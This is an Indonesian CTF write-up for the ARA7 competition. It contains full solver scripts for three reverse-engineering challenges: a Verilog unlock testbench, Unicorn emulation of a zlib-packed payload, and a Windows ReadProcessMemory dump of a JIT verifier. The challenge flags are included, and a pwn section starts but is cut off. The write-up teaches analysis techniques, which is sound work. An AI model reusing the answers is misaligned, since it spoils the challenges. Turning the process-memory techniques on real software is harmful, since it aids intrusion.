Di bawah ini solver script lengkap yang mengikuti alur itu. Script ini membuat testbench Verilog yang mengirim rangkaian byte unlock, menjalankan simulasi dengan **iverilog + vvp**, lalu mencetak flag yang ditangkap dari **tx_fire/artifact_data**.

solve.py

```
#!/usr/bin/env python3
import subprocess
import re
from pathlib import Path

CHALL_V = "challenge_gate_final.v"
TB_V     = "tb_solver.v"
OUT_VVP = "sim.out"

# 1) Key gate: "KEY\xF1"
KEY_BYTES = [0x4B, 0x45, 0x59, 0xF1]

# 2) VM gate: dorong state VM ke 7
VM_BYTES = [0x1D, 0x1E, 0x1A, 0x1B, 0x00, 0x00, 0x00]

# 3) opcode ekstra supaya vm_unlocked benar-benar muncul 1 siklus
yang bisa dilatch vault_lock
EXTRA_OP = [0x00]
```

```

PAYLOAD = KEY_BYTES + VM_BYTES + EXTRA_OP

TB = r"""
`timescale 1ns/1ps
`default_nettype none

module tb_solver;

    reg clk;
    reg rst_n;
    reg [7:0] data_in;
    reg data_valid;
    wire tx_pin;

    vault_challenge_top dut (
        .clk(clk),
        .rst_n(rst_n),
        .data_in(data_in),
        .data_valid(data_valid),
        .tx_pin(tx_pin)
    );

    // Clock bebas; yang penting konsisten untuk simulasi
    initial clk = 0;
    always #10 clk = ~clk;

    reg [7:0] b;

    // buffer flag (cukup panjang)
    reg [8*400-1:0] flag_ascii;
    integer flag_len;

    // edge detector untuk tx_fire
    reg prev_tx_fire;

    task send_byte(input [7:0] v);
    begin
        @(negedge clk);
        data_in <= v;
        data_valid <= 1'b1;
        @(negedge clk);
        data_valid <= 1'b0;
    end
endmodule

```

```

    // jarak 1 siklus supaya state machine "rapi"
    @(negedge clk);
end
endtask

initial begin
    rst_n = 0;
    data_in = 8'h00;
    data_valid = 1'b0;

    flag_ascii = 0;
    flag_len = 0;
    prev_tx_fire = 1'b0;

    // reset beberapa siklus
    repeat (5) @(negedge clk);
    rst_n = 1;

    // tunggu reset release, lalu kirim payload unlock
    wait(rst_n == 1'b1);
    repeat (2) @(negedge clk);

    """ + "\n".join([f"    send_byte(8'h{v:02X});" for v in PAYLOAD]) +
    r"""

    // Setelah opcode ekstra, hentikan input beberapa siklus
    // supaya vault_lock sempat melatch vm_unlocked==1
    repeat (10) @(negedge clk);

    // Timeout safety: kalau tidak finish otomatis, stop di sini
    repeat (800000) @(negedge clk);

    $display("FLAG_CAPTURED=%0s", flag_ascii);
    $finish;
end

// Capture byte ROM yang sedang ditembakkan UART
// FIX: hanya capture saat rising edge tx_fire agar tidak double
always @(posedge clk) begin
    if (!rst_n) begin
        prev_tx_fire <= 1'b0;
    end
end

```

```

end else begin
    if (dut.tx_fire && !prev_tx_fire) begin
        b = dut.artifact_data;

        if (b == 8'h00) begin
            $display("FLAG_CAPTURED=%0s", flag_ascii);
            $finish;
        end

        flag_ascii = (flag_ascii << 8) | b;
        flag_len = flag_len + 1;

        if (flag_len > 350) begin
            $display("Too long, abort.");
            $finish;
        end
    end
    prev_tx_fire <= dut.tx_fire;
end
end

endmodule
"""

def main():
    # tulis testbench
    Path(TB_V).write_text(TB)

    # compile
    r = subprocess.run(
        ["iverilog", "-g2012", "-o", OUT_VVP, CHALL_V, TB_V],
        capture_output=True, text=True
    )
    if r.returncode != 0:
        print("Compile error:\n", r.stderr)
        raise SystemExit(1)

    # run
    r = subprocess.run(["vvp", OUT_VVP], capture_output=True,
text=True)
    out = r.stdout + "\n" + r.stderr

```

```
m = re.search(r"FLAG_CAPTURED=(.*)", out)
if not m:
    print(out)
    raise SystemExit("Flag not captured. Output above.")
print(m.group(1))

if __name__ == "__main__":
    main()
```

Flag

ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r
53_3ng1n33r1ng}

[100 pts] wrapped

Description

was programming yeh

sr dev said "wrap this in try and catch"

try and catch these hands lad

wrapped him on the spot

proper melt

Author: requiem

nc -

Solusi

pada challenge ini file wrapped ternyata cuma "pembungkus" (wrapper). Di fungsi main, program mengecek jumlah argumen harus 2 (nama program + 1 input). Setelah itu ia melakukan mmap memori ukuran 0x29e0 dengan izin RWX, lalu men-decompress blob bernama chall_z (terlihat dari simbol chall_z dan pemanggilan inflate dari libz) ke dalam memori tersebut. Begitu selesai, alamat memori hasil inflate itu diperlakukan sebagai function pointer dan langsung dipanggil dengan argumen argv[1]. Nilai balik fungsi payload ini dipakai untuk menentukan output: kalau return 0 maka mencetak "jolly good show m8", selain itu mencetak "get chinned m8". Artinya, logika validasi flag bukan di wrapped-nya, tapi di "payload" hasil decompress.

Karena payload disimpan terkompresi, langkah solver adalah mengekstrak bytes chall_z dari ELF lalu zlib.decompress() untuk mendapatkan mesin kode x86_64 mentah. Di payload ini ada banyak instruksi "sampah" (obfuscation), tapi pada bagian

akhir ada loop perbandingan yang bersih (mirip memcmp) yang membandingkan dua buffer sepanjang 50 byte: satu buffer adalah hasil transform dari input kita (sebut saja A), dan satu buffer lagi adalah konstanta target yang sudah disiapkan program (sebut saja B). Loop ini bentuknya "ambil 1 byte dari B, bandingkan dengan byte dari A, kalau beda langsung gagal, kalau sama lanjut sampai 50 byte", lalu mengembalikan 0 jika semua cocok dan 1 jika ada yang beda.

Supaya tidak perlu bongkar seluruh obfuscation secara manual, cara paling cepat adalah emulasi payload sebagai fungsi menggunakan Unicorn. Kita set up memori: payload ditempatkan di alamat base tertentu, stack disiapkan dengan return address, lalu register RDI diarahkan ke string input yang kita tulis sendiri. Trik pentingnya: pasang hook tepat di awal loop memcmp itu, sehingga saat eksekusi sampai sana kita bisa membaca register yang dipakai loop (di kasus ini RAX menunjuk buffer A, RDX menunjuk buffer B, dan RCX adalah end-pointer sehingga panjangnya $RCX - RAX = 50$). Dengan sekali jalan emulasi menggunakan input yang kita kontrol (misalnya 80 byte 'A'), kita bisa "mencuri" isi A dan B langsung dari memori emulasi.

Setelah A dan B didapat, pola transformnya gampang terlihat: kalau satu karakter input diubah, hanya 1 byte output di index yang sama yang berubah, dan `output_byte XOR input_byte` selalu konstan per index. Itu berarti transformnya hanya XOR per posisi: $A[i] = input[i] \oplus key[i]$ dengan key fix sepanjang 50 byte. Maka key bisa dihitung dari sekali run input known (misalnya semua 'A'): $key[i] = A[i] \oplus 0x41$. Begitu key ada, flag asli adalah string yang jika di-XOR dengan key menghasilkan B, jadi $flag[i] = B[i] \oplus key[i]$. Hasil akhirnya ter-decode ASCII menjadi

```
ARA7{__asm__.JMPing_backwards_AND_JMPing_forwards}.
```

Berikut "full solver script" yang otomatis: (1) parsing ELF64 untuk cari simbol `chall_z` dan `chall_z_len` lalu ambil data

terkompresi, (2) decompress zlib untuk dapat payload, (3) cari offset loop memcmp dengan pattern byte yang unik, (4) emulasi dengan Unicorn dan hook untuk mengambil A dan B, lalu (5) hitung key dan flag.

solve.py

```
#!/usr/bin/env python3
import struct
import sys
import zlib
from pathlib import Path

PAT_MEMCMP_LOOP = bytes.fromhex(
    # 0f b6 1a      movzx ebx, byte ptr [rdx]
    # 38 18         cmp    byte ptr [rax], bl
    # 75 19         jne     fail
    # 48 83 c0 01   add    rax, 1
    # 48 83 c2 01   add    rdx, 1
    # 48 39 c1      cmp    rcx, rax
    # 75 ec         jne     loop
    "0fb61a381875194883c0014883c2014839c175ec"
)

def _cstr(tab: bytes, off: int) -> str:
    end = tab.find(b"\x00", off)
    if end == -1:
        end = len(tab)
    return tab[off:end].decode("ascii", "replace")

def elf64_find_symbol_blob(elf: bytes, sym_name: str) -> tuple[int, int]:
    if elf[:4] != b"\x7fELF" or elf[4] != 2 or elf[5] != 1:
        raise ValueError("Target bukan ELF64 little-endian.")

    e_shoff = struct.unpack_from("<Q", elf, 0x28)[0]
    e_shentsize = struct.unpack_from("<H", elf, 0x3A)[0]
    e_shnum = struct.unpack_from("<H", elf, 0x3C)[0]
    e_shstrndx = struct.unpack_from("<H", elf, 0x3E)[0]
```

```

def shdr(i: int) -> dict:
    base = e_shoff + i * e_shentsize
    sh_name, sh_type = struct.unpack_from("<II", elf, base)
    sh_flags = struct.unpack_from("<Q", elf, base + 0x08)[0]
    sh_addr = struct.unpack_from("<Q", elf, base + 0x10)[0]
    sh_offset = struct.unpack_from("<Q", elf, base + 0x18)[0]
    sh_size = struct.unpack_from("<Q", elf, base + 0x20)[0]
    sh_link = struct.unpack_from("<I", elf, base + 0x28)[0]
    sh_entsize = struct.unpack_from("<Q", elf, base + 0x38)[0]
    return {
        "sh_name": sh_name,
        "sh_type": sh_type,
        "sh_flags": sh_flags,
        "sh_addr": sh_addr,
        "sh_offset": sh_offset,
        "sh_size": sh_size,
        "sh_link": sh_link,
        "sh_entsize": sh_entsize,
    }

shdrs = [shdr(i) for i in range(e_shnum)]
shstr = shdrs[e_shstrndx]
shstrtab = elf[shstr["sh_offset"] : shstr["sh_offset"] +
shstr["sh_size"]]
for s in shdrs:
    s["name"] = _cstr(shstrtab, s["sh_name"])

symtab = next((s for s in shdrs if s["name"] == ".symtab"), None)
if not symtab:
    raise ValueError("Tidak menemukan .symtab (binary mungkin
di-strip).")
symstr = shdrs[symtab["sh_link"]]
strtab = elf[symstr["sh_offset"] : symstr["sh_offset"] +
symstr["sh_size"]]

sym_off = symtab["sh_offset"]
sym_size = symtab["sh_size"]
ent = symtab["sh_entsize"] or 24
sym_bytes = elf[sym_off : sym_off + sym_size]

def vaddr_to_fileoff(vaddr: int) -> int:
    for sec in shdrs:

```

```

        if sec["sh_addr"] <= vaddr < sec["sh_addr"] +
sec["sh_size"]:
            return sec["sh_offset"] + (vaddr - sec["sh_addr"])
        raise ValueError(f"vaddr 0x{vaddr:x} tidak ketemu di section
manapun.")

for i in range(0, len(sym_bytes), ent):
    st_name = struct.unpack_from("<I", sym_bytes, i)[0]
    st_shndx = struct.unpack_from("<H", sym_bytes, i + 6)[0]
    st_value = struct.unpack_from("<Q", sym_bytes, i + 8)[0]
    st_size = struct.unpack_from("<Q", sym_bytes, i + 16)[0]
    if st_name == 0 or st_shndx == 0:
        continue
    name = _cstr(strtab, st_name)
    if name == sym_name:
        off = vaddr_to_fileoff(st_value)
        return off, st_size

    raise ValueError(f"Simbol {sym_name!r} tidak ditemukan.")

def emulate_and_dump_AB(payload: bytes, known_input: bytes) ->
tuple[bytes, bytes]:
    try:
        from unicorn import Uc, UC_ARCH_X86, UC_MODE_64, UC_PROT_ALL,
UC_HOOK_CODE, UcError
        from unicorn.x86_const import (
            UC_X86_REG_RSP,
            UC_X86_REG_RDI,
            UC_X86_REG_RAX,
            UC_X86_REG_RDX,
            UC_X86_REG_RCX,
        )
    except ImportError as e:
        raise SystemExit("Solver butuh modul 'unicorn' (pip install
unicorn).") from e

    cmp_off = payload.find(PAT_MEMCMP_LOOP)
    if cmp_off < 0:
        raise ValueError("Pattern loop compare tidak ketemu, offset
berubah atau payload beda.")

    CODE_ADDR = 0x01000000
    STACK_ADDR = 0x02000000

```

```

RET_ADDR = 0x03000000
INPUT_ADDR = 0x04000000

code_sz = ((len(payload) + 0xFFF) // 0x1000) * 0x1000

mu = Uc(UC_ARCH_X86, UC_MODE_64)
mu.mem_map(CODE_ADDR, code_sz, UC_PROT_ALL)
mu.mem_write(CODE_ADDR, payload)

mu.mem_map(STACK_ADDR, 0x20000, UC_PROT_ALL)
mu.mem_map(RET_ADDR, 0x1000, UC_PROT_ALL)
mu.mem_write(RET_ADDR, b"\xF4") # HLT untuk jadi "stop marker"

mu.mem_map(INPUT_ADDR, 0x10000, UC_PROT_ALL)
mu.mem_write(INPUT_ADDR, known_input + b"\x00")

rsp = STACK_ADDR + 0x20000 - 0x10
mu.reg_write(UC_X86_REG_RSP, rsp)
mu.mem_write(rsp, struct.pack("<Q", RET_ADDR))
mu.reg_write(UC_X86_REG_RDI, INPUT_ADDR)

out = {"A": None, "B": None, "n": None}
target = CODE_ADDR + cmp_off

def hook_code(uc, address, size, _):
    if address != target or out["A"] is not None:
        return

    rax = uc.reg_read(UC_X86_REG_RAX)
    rdx = uc.reg_read(UC_X86_REG_RDX)
    rcx = uc.reg_read(UC_X86_REG_RCX)
    n = rcx - rax
    out["n"] = n
    out["A"] = bytes(uc.mem_read(rax, n))
    out["B"] = bytes(uc.mem_read(rdx, n))
    uc.emu_stop()

mu.hook_add(UC_HOOK_CODE, hook_code)

try:
    mu.emu_start(CODE_ADDR, RET_ADDR, count=20_000_000)
except UcError:
    pass

```

```

    if out["A"] is None or out["B"] is None:
        raise ValueError("Gagal menangkap A/B (hook tidak
terpanggil).")
    return out["A"], out["B"]

def main():
    path = Path(sys.argv[1]) if len(sys.argv) > 1 else
Path("wrapped")
    elf = path.read_bytes()

    off_z, sz_z = elf64_find_symbol_blob(elf, "chall_z")
    off_len, sz_len = elf64_find_symbol_blob(elf, "chall_z_len")
    if sz_len != 4:
        raise ValueError("Ukuran chall_z_len tidak 4 byte, aneh.")

    chall_z = elf[off_z : off_z + sz_z]
    chall_z_len = struct.unpack_from("<I", elf, off_len)[0]
    if chall_z_len != len(chall_z):
        raise ValueError(f"chall_z_len ({chall_z_len}) != ukuran
simbol chall_z ({len(chall_z)})")

    payload = zlib.decompress(chall_z)

    known = b"A" * 80
    A, B = emulate_and_dump_AB(payload, known)

    n = len(A)
    key = bytes([A[i] ^ known[i] for i in range(n)])
    flag = bytes([B[i] ^ key[i] for i in range(n)])

    print(flag.decode("ascii"))

if __name__ == "__main__":
    main()

```

Flag

ARA7{__asm__.JMPing_backwards_AND_JMPing_fORwards}

[356 pts] Don't Call Ava Back!

Description

Ava is mad to her mother because she keep gatekeeping the information to her dad! Hence, she told her mom to stop calling her. (High Potential reference hehe)

Author: grb/getrektboy

nc -

Solusi

pada challenge ini, bagian checker yang kelihatan "berat" saat static analysis ternyata cuma decoy; programnya melakukan self-modifying di runtime dan verifier aslinya ada di kode JIT yang ditaruh ke region RWX.

Analyze: Di file on-disk memang ada potongan instruksi yang terlihat seperti transformasi hash (bahkan ada konstanta yang mirip state MD5 seperti 0x67452301, 0xefcdab89, 0x98badcfe, 0x10325476), dan solve.py versi awal bisa mengemulainya. Masalahnya, saat binary dijalankan, entry checker yang dipanggil dari main tidak menjalankan logic on-disk itu. Entry checker di RVA 0x10e0 dipatch di memori menjadi trampoline byte 48 B8 <imm64> FF E0 yang berarti mov rax, <alamat>; jmp rax, lalu lompat ke alamat heap RWX yang berisi verifier "asli" hasil JIT. Verifier JIT ini pertama-tama ngecek panjang input harus tepat 0x38 (56). Setelah itu dia mengisi banyak konstanta 32-bit ke stack lewat pola instruksi mov dword ptr [rbp+off], imm32, lalu setiap konstanta itu dideobfuscate dengan XOR 0xDEADBEEF dan dipakai sebagai bit-pattern float32. Konstanta tersebut membentuk tiga array float32: bias[8] di offset stack 0x08..0x24, w[8] di 0x28..0x44, dan c[56] di 0x50..0x12C. Untuk tiap posisi byte input k, program mengubah

byte ke float32 dan menghitung term kuadrat $t_k = c[k] + (bias[k\%8] + w[k\%8]*byte_k)^2$, lalu menjumlahkan semua t_k menjadi satu float32 S . Terakhir, dia mengambil nilai absolut S dengan meng-clear sign bit (secara bitwise) lalu membandingkannya dengan 0.5f (bit 0x3f000000); input dianggap benar kalau $|S| < 0.5$.

Hypothesize & Score: Hipotesisnya adalah challenge ini memakai verifier kuadrat berbasis float32 yang dijit ke RWX dan hanya mengecek sum mendekati nol, sedangkan checker statik yang mirip hash itu sengaja dipasang sebagai umpan. Confidence: 95%, karena ada trampoline absolut `mov rax; jmp rax` di RVA 0x10e0, ada konstanta 0xDEADBEEF untuk XOR obfuscation, ada guard panjang 0x38, dan pola per-byte quadratic + threshold 0.5f yang konsisten dengan bentuk persamaan di atas.

Priority Request (Hypothetical): Kalau mode interaktif, satu data paling penting yang ingin diminta adalah dump bytes verifier JIT di alamat target trampoline (beberapa KB pertama), karena di situ ada semua instruksi `mov [rbp+off], imm32` yang menyimpan konstanta; begitu bytes ini ada, konstanta bias/w/c bisa direkonstruksi deterministik dan solver jadi straightforward.

Attack Plan & Decryption Logic: Karena t_k hanya bergantung pada satu byte input (ditambah konstanta untuk posisi itu), cara "solve" yang paling gampang adalah memilih karakter per-posisi secara independen. Solver otomatisnya bekerja dengan cara menjalankan binary dan membiarkannya menunggu input, lalu membuka process handle dan mencari base address modul dengan Toolhelp snapshot. Setelah base ketemu, solver membaca 16 byte di base + 0x10e0 sampai terlihat pola trampoline 48 B8 ... FF E0, mengambil imm64 sebagai alamat JIT, lalu melakukan ReadProcessMemory untuk dump beberapa KB dari alamat tersebut. Dari dump JIT ini solver mengekstrak semua instruksi `mov dword ptr [rbp+disp], imm32` (pakai

Capstone kalau ada, atau fallback scan byte pattern), memetakan disp ke slot konstanta yang dibutuhkan (0x08..0x12C), lalu mengubah setiap imm32 menjadi float32 asli dengan $\text{imm32} \wedge 0\text{xDEADBEEF}$ lalu reinterpret sebagai float32. Setelah bias/w/c didapat, untuk setiap posisi $k=0..55$ solver brute-force karakter printable non-whitespace (0x21..0x7e) dan memilih yang membuat $|t_k|$ paling kecil, sehingga total sum $S = \sum(t_k)$ otomatis sangat dekat ke nol dan lolos threshold $|S| < 0.5$. Kalau ada selisih kecil karena efek rounding float32, solver bisa melakukan refinement greedy dengan kandidat terbaik ke-2/ke-3 per posisi, tapi pada challenge ini pilihan per-posisi sudah cukup dan langsung menghasilkan flag yang valid. Script di bawah mengerjakan seluruh proses itu end-to-end dan setelah menemukan kandidat flag, ia mengirimkan string tersebut ke stdin proses untuk membuktikan output "success".

Berikut full solver script

solve.py

```
#!/usr/bin/env python3

from __future__ import annotations

import argparse
import ctypes
import os
import shutil
import struct
import subprocess
import sys
import time
from typing import Dict, List, Tuple

DEAD = 0xDEADBEEF
DEFAULT_BIN = "chall.exe"
```

```

CHECK_RVA_DEFAULT = 0x10E0

def f32(x: float) -> float:
    return ctypes.c_float(x).value

def u32_to_f32(u: int) -> float:
    return struct.unpack("<f", struct.pack("<I", u & 0xFFFFFFFF))[0]

# -----
# Windows API (ctypes)
# -----

if sys.platform != "win32" or not hasattr(ctypes, "WinDLL"):
    def _is_wsl() -> bool:
        if os.environ.get("WSL_DISTRO_NAME"):
            return True
        try:
            with open("/proc/version", "r", encoding="utf-8",
errors="ignore") as f:
                return "microsoft" in f.read().lower()
        except Exception:
            return False

    # Convenience: if the user runs this from WSL, try to re-exec
with Windows Python automatically.
    if _is_wsl():
        py = shutil.which("python.exe") or shutil.which("py.exe")
        if py:
            try:
                os.execvp(py, [py] + sys.argv)
            except Exception:
                pass

    print(
        "[!] This solver uses Windows APIs (ReadProcessMemory) and
must be run with Windows Python.\n"
        "    You are running a non-Windows Python (e.g. WSL/Linux),
so ctypes.WinDLL is unavailable.\n\n"
        "    Fix:\n"
        "        - PowerShell: python solve.py --bin chall.exe\n"

```

```

        "        - From WSL:      python.exe solve.py --bin
chall.exe\n",
        file=sys.stderr,
    )
    raise SystemExit(1)

kernel32 = ctypes.WinDLL("kernel32", use_last_error=True)

DWORD = ctypes.c_uint32
BOOL = ctypes.c_int
HANDLE = ctypes.c_void_p
SIZE_T = ctypes.c_size_t

PROCESS_QUERY_INFORMATION = 0x0400
PROCESS_VM_READ = 0x0010

TH32CS_SNAPMODULE = 0x00000008
TH32CS_SNAPMODULE32 = 0x00000010

MAX_MODULE_NAME32 = 255
MAX_PATH = 260

class MODULEENTRY32W(ctypes.Structure):
    _fields_ = [
        ("dwSize", DWORD),
        ("th32ModuleID", DWORD),
        ("th32ProcessID", DWORD),
        ("GblcntUsage", DWORD),
        ("ProccntUsage", DWORD),
        ("modBaseAddr", ctypes.c_void_p),
        ("modBaseSize", DWORD),
        ("hModule", ctypes.c_void_p),
        ("szModule", ctypes.c_wchar * (MAX_MODULE_NAME32 + 1)),
        ("szExePath", ctypes.c_wchar * MAX_PATH),
    ]

CreateToolhelp32Snapshot = kernel32.CreateToolhelp32Snapshot
CreateToolhelp32Snapshot.argtypes = [DWORD, DWORD]
CreateToolhelp32Snapshot.restype = HANDLE

```

```

Module32FirstW = kernel32.Module32FirstW
Module32FirstW.argtypes = [HANDLE, ctypes.POINTER(MODULEENTRY32W)]
Module32FirstW.restype = BOOL

Module32NextW = kernel32.Module32NextW
Module32NextW.argtypes = [HANDLE, ctypes.POINTER(MODULEENTRY32W)]
Module32NextW.restype = BOOL

OpenProcess = kernel32.OpenProcess
OpenProcess.argtypes = [DWORD, BOOL, DWORD]
OpenProcess.restype = HANDLE

ReadProcessMemory = kernel32.ReadProcessMemory
ReadProcessMemory.argtypes = [HANDLE, ctypes.c_void_p,
ctypes.c_void_p, SIZE_T, ctypes.POINTER(SIZE_T)]
ReadProcessMemory.restype = BOOL

CloseHandle = kernel32.CloseHandle
CloseHandle.argtypes = [HANDLE]
CloseHandle.restype = BOOL

def _winerr(msg: str) -> OSError:
    return OSError(ctypes.get_last_error(), msg)

def get_module_base(pid: int, module_name: str) -> int:
    snap = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE |
TH32CS_SNAPMODULE32, pid)
    if snap == HANDLE(-1).value:
        raise _winerr("CreateToolhelp32Snapshot failed")
    try:
        me = MODULEENTRY32W()
        me.dwSize = ctypes.sizeof(MODULEENTRY32W)
        if not Module32FirstW(snap, ctypes.byref(me)):
            raise _winerr("Module32FirstW failed")

        want = module_name.lower()
        while True:
            if me.szModule.lower() == want:
                return int(me.modBaseAddr)
            if not Module32NextW(snap, ctypes.byref(me)):

```

```

        break

    finally:
        CloseHandle(snap)

    raise RuntimeError(f"module not found in target process:
{module_name!r}")

def read_mem(hproc: int, addr: int, size: int) -> bytes:
    buf = (ctypes.c_ubyte * size)()
    nread = SIZE_T(0)
    ok = ReadProcessMemory(HANDLE(hproc), ctypes.c_void_p(addr), buf,
size, ctypes.byref(nread))
    if not ok:
        err = ctypes.get_last_error()
        if err == 299 and int(nread.value) > 0:
            return bytes(buf[: nread.value])
        raise OSError(err, f"ReadProcessMemory failed @ 0x{addr:x}")
    return bytes(buf[: nread.value])

def wait_for_trampoline(hproc: int, check_addr: int, retries: int =
400, delay_s: float = 0.01) -> int:
    """
    Wait until [check_addr] becomes:
        48 B8 <imm64> FF E0
    Return the imm64 target.
    """
    for _ in range(retries):
        try:
            b = read_mem(hproc, check_addr, 16)
        except OSError:
            time.sleep(delay_s)
            continue

        if len(b) >= 12 and b[0] == 0x48 and b[1] == 0xB8 and b[10]
== 0xFF and b[11] == 0xE0:
            return struct.unpack("<Q", b[2:10])[0]
            time.sleep(delay_s)
        raise RuntimeError("trampoline not found (checker might not be
patched yet)")

```

```

# -----
# JIT constants extraction
# -----
def extract_mov_imm32_to_rbp(jit: bytes, jit_addr: int) -> Dict[int,
int]:
    """
    Return dict: disp -> imm32 for instructions like:
        mov dword ptr [rbp + disp], imm32

    Uses capstone if available; otherwise falls back to a
    byte-pattern scan.
    """
    try:
        from capstone import Cs, CS_ARCH_X86, CS_MODE_64,
CS_OPT_SYNTAX_INTEL
        from capstone.x86 import X86_OP_IMM, X86_OP_MEM, X86_REG_RBP
    except Exception:
        return extract_mov_imm32_to_rbp_pattern(jit)

    md = Cs(CS_ARCH_X86, CS_MODE_64)
    md.syntax = CS_OPT_SYNTAX_INTEL
    md.detail = True

    out: Dict[int, int] = {}
    for ins in md.disasm(jit, jit_addr):
        if ins.mnemonic == "ret":
            break
        if ins.mnemonic != "mov" or len(ins.operands) != 2:
            continue
        o0, o1 = ins.operands
        if o0.type != X86_OP_MEM or o1.type != X86_OP_IMM:
            continue
        if o0.size != 4:
            continue
        mem = o0.mem
        if mem.base != X86_REG_RBP or mem.index != 0:
            continue
        out[int(mem.disp)] = int(o1.imm) & 0xFFFFFFFF
    return out

def extract_mov_imm32_to_rbp_pattern(jit: bytes) -> Dict[int, int]:

```

```

out: Dict[int, int] = {}
i = 0
n = len(jit)
while i + 7 <= n:
    if jit[i] == 0xC7 and jit[i + 1] == 0x45 and i + 7 <= n:
        disp = struct.unpack("<b", jit[i + 2 : i + 3])[0]
        imm = struct.unpack("<I", jit[i + 3 : i + 7])[0]
        out[int(disp)] = int(imm)
        i += 7
        continue
    if i + 10 <= n and jit[i] == 0xC7 and jit[i + 1] == 0x85:
        disp = struct.unpack("<i", jit[i + 2 : i + 6])[0]
        imm = struct.unpack("<I", jit[i + 6 : i + 10])[0]
        out[int(disp)] = int(imm)
        i += 10
        continue
    i += 1
return out

def build_constants(off2imm: Dict[int, int]) -> Tuple[List[float],
List[float], List[float]]:
    def get_u32(off: int) -> int:
        if off not in off2imm:
            raise RuntimeError(f"missing constant for stack offset
0x{off:x}")
        return off2imm[off] & 0xFFFFFFFF

    bias_bits = [get_u32(0x08 + 4 * i) for i in range(8)]
    w_bits = [get_u32(0x28 + 4 * i) for i in range(8)]
    c_bits = [get_u32(0x50 + 4 * i) for i in range(56)]

    bias = [u32_to_f32(b ^ DEAD) for b in bias_bits]
    w = [u32_to_f32(b ^ DEAD) for b in w_bits]
    c = [u32_to_f32(b ^ DEAD) for b in c_bits]
    return bias, w, c

# -----
# Solve the quadratic sum
# -----
def term(bias: List[float], w: List[float], c: List[float], k: int,

```

```

ch: int) -> float:
    j = k & 7
    x = f32(float(ch))
    y = f32(bias[j] + f32(w[j] * x))
    return f32(c[k] + (y * y))

def score_flag(bias: List[float], w: List[float], c: List[float],
flag: bytes) -> float:
    if len(flag) != 56:
        raise ValueError("flag must be length 56")
    s = f32(0.0)
    for k, ch in enumerate(flag):
        s = f32(s + term(bias, w, c, k, ch))
    return s

def solve_flag(bias: List[float], w: List[float], c: List[float],
alphabet: bytes) -> bytes:
    cand_lists: List[List[Tuple[float, int, float]]] = []
    flag = bytearray()
    terms: List[float] = []

    for k in range(56):
        best: List[Tuple[float, int, float]] = []
        for ch in alphabet:
            t = term(bias, w, c, k, ch)
            best.append((abs(float(t)), int(ch), float(t)))
        best.sort(key=lambda x: x[0])
        cand_lists.append(best[:8])
        flag.append(best[0][1])
        terms.append(best[0][2])

    s = f32(0.0)
    for t in terms:
        s = f32(s + t)
    if abs(float(s)) < 0.5:
        return bytes(flag)

    for _round in range(30):
        improved = False
        for k in range(56):

```

```

        cur_ch = flag[k]
        cur_t = terms[k]
        for _abs_t, ch, t in cand_lists[k]:
            if ch == cur_ch:
                continue
            tmp = f32(s - cur_t)
            ns = f32(tmp + t)
            if abs(float(ns)) < abs(float(s)):
                flag[k] = ch
                terms[k] = t
                s = ns
                improved = True
                break
        if abs(float(s)) < 0.5:
            return bytes(flag)
    if not improved:
        break

    raise RuntimeError(f"failed to solve: final sum={float(s)} (need
|sum|<0.5)")

def main() -> None:
    ap = argparse.ArgumentParser()
    ap.add_argument("--bin", default=DEFAULT_BIN, help="path to
target binary (default: chall.exe)")
    ap.add_argument("--check-rva", type=lambda x: int(x, 0),
default=CHECK_RVA_DEFAULT)
    ap.add_argument("--jit-read", type=lambda x: int(x, 0),
default=0x4000, help="bytes to read from JIT target")
    ap.add_argument("--delay", type=float, default=0.20, help="sleep
before memory reads (seconds)")
    args = ap.parse_args()

    bin_path = args.bin
    if not os.path.exists(bin_path):
        print(f"[-] binary not found: {bin_path}", file=sys.stderr)
        raise SystemExit(2)

    alphabet = bytes(range(0x21, 0x7F))

    proc = subprocess.Popen(

```

```

        [bin_path],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        text=True,
    )
    try:
        time.sleep(args.delay)
        pid = proc.pid

        hproc = OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ, False, pid)
        if not hproc:
            raise _winerr("OpenProcess failed")
        try:
            base = get_module_base(pid, os.path.basename(bin_path))
            check_addr = base + args.check_rva
            jit_addr = wait_for_trampoline(hproc, check_addr)
            jit = read_mem(hproc, jit_addr, args.jit_read)
        finally:
            CloseHandle(hproc)

        off2imm = extract_mov_imm32_to_rbp(jit, jit_addr)
        bias, w, c = build_constants(off2imm)

        flag = solve_flag(bias, w, c, alphabet)
        s = score_flag(bias, w, c, flag)
        flag_str = flag.decode("ascii", errors="replace")
        print(f"[+] candidate flag: {flag_str}")
        print(f"[+] float32 sum: {s} (pass if |sum| < 0.5)")

        assert proc.stdin is not None
        proc.stdin.write(flag_str + "\n")
        proc.stdin.flush()

        out, _ = proc.communicate(timeout=5)
        print(out, end="")
    finally:
        if proc.poll() is None:
            proc.kill()

```

```
if __name__ == "__main__":  
    main()
```

Output

```
python3 solve.py  
_  
[+] candidate flag:  
ARA7{ini_instruction_apaan_dah_btw_ga_kesulitan_kan_lee}  
[+] float32 sum: -0.05775957927107811 (pass if |sum| <  
0.5)  
Enter Flag: how tf r u so good at this vro, submit the  
flag ASAP aight!
```

Flag

```
ARA7{ini_instruction_apaan_dah_btw_ga_kesulitan_kan_lee}
```

Binary Exploitation

****mff full ai, di ub susah nyari player pwn****

```
[100 pts] Meow mi-miauuwww
```

Author: Lylera

```
Meow meow. me.. meow meowww. mi.. miauw mi mi,  
miauw miauwww. NYAAAAA!!!! nyanya. pur~
```

```
meowww.jpg
```

```
nc chall-ctf.ara-its.id 54317
```

Solusi

Diberikan 64-bit PIE ELF, dynamically linked, not stripped dengan protections Full RELRO, NX enabled, PIE enabled, No canary.

```
(byte@byuda)-[~/ara7/pwn/miauw]  
$ pwn checksec meow  
[*] '/home/byte/ara7/pwn/miauw/meow'  
Arch: amd64-64-little  
RELRO: Full RELRO  
Stack: No canary found  
NX: NX enabled  
PIE: PIE enabled  
SHSTK: Enabled  
IBT: Enabled  
Stripped: No
```

Saya melihat fungsi-fungsi yang ada di binary menggunakan `nm`:

```
$ nm meow 2>/dev/null | head -40  
000000000000038c r __abi_tag  
0000000000004010 B __bss_start  
...  
00000000000013e7 T main
```

00000000000001249 T meow

000000000000012e1 T mi_miauw

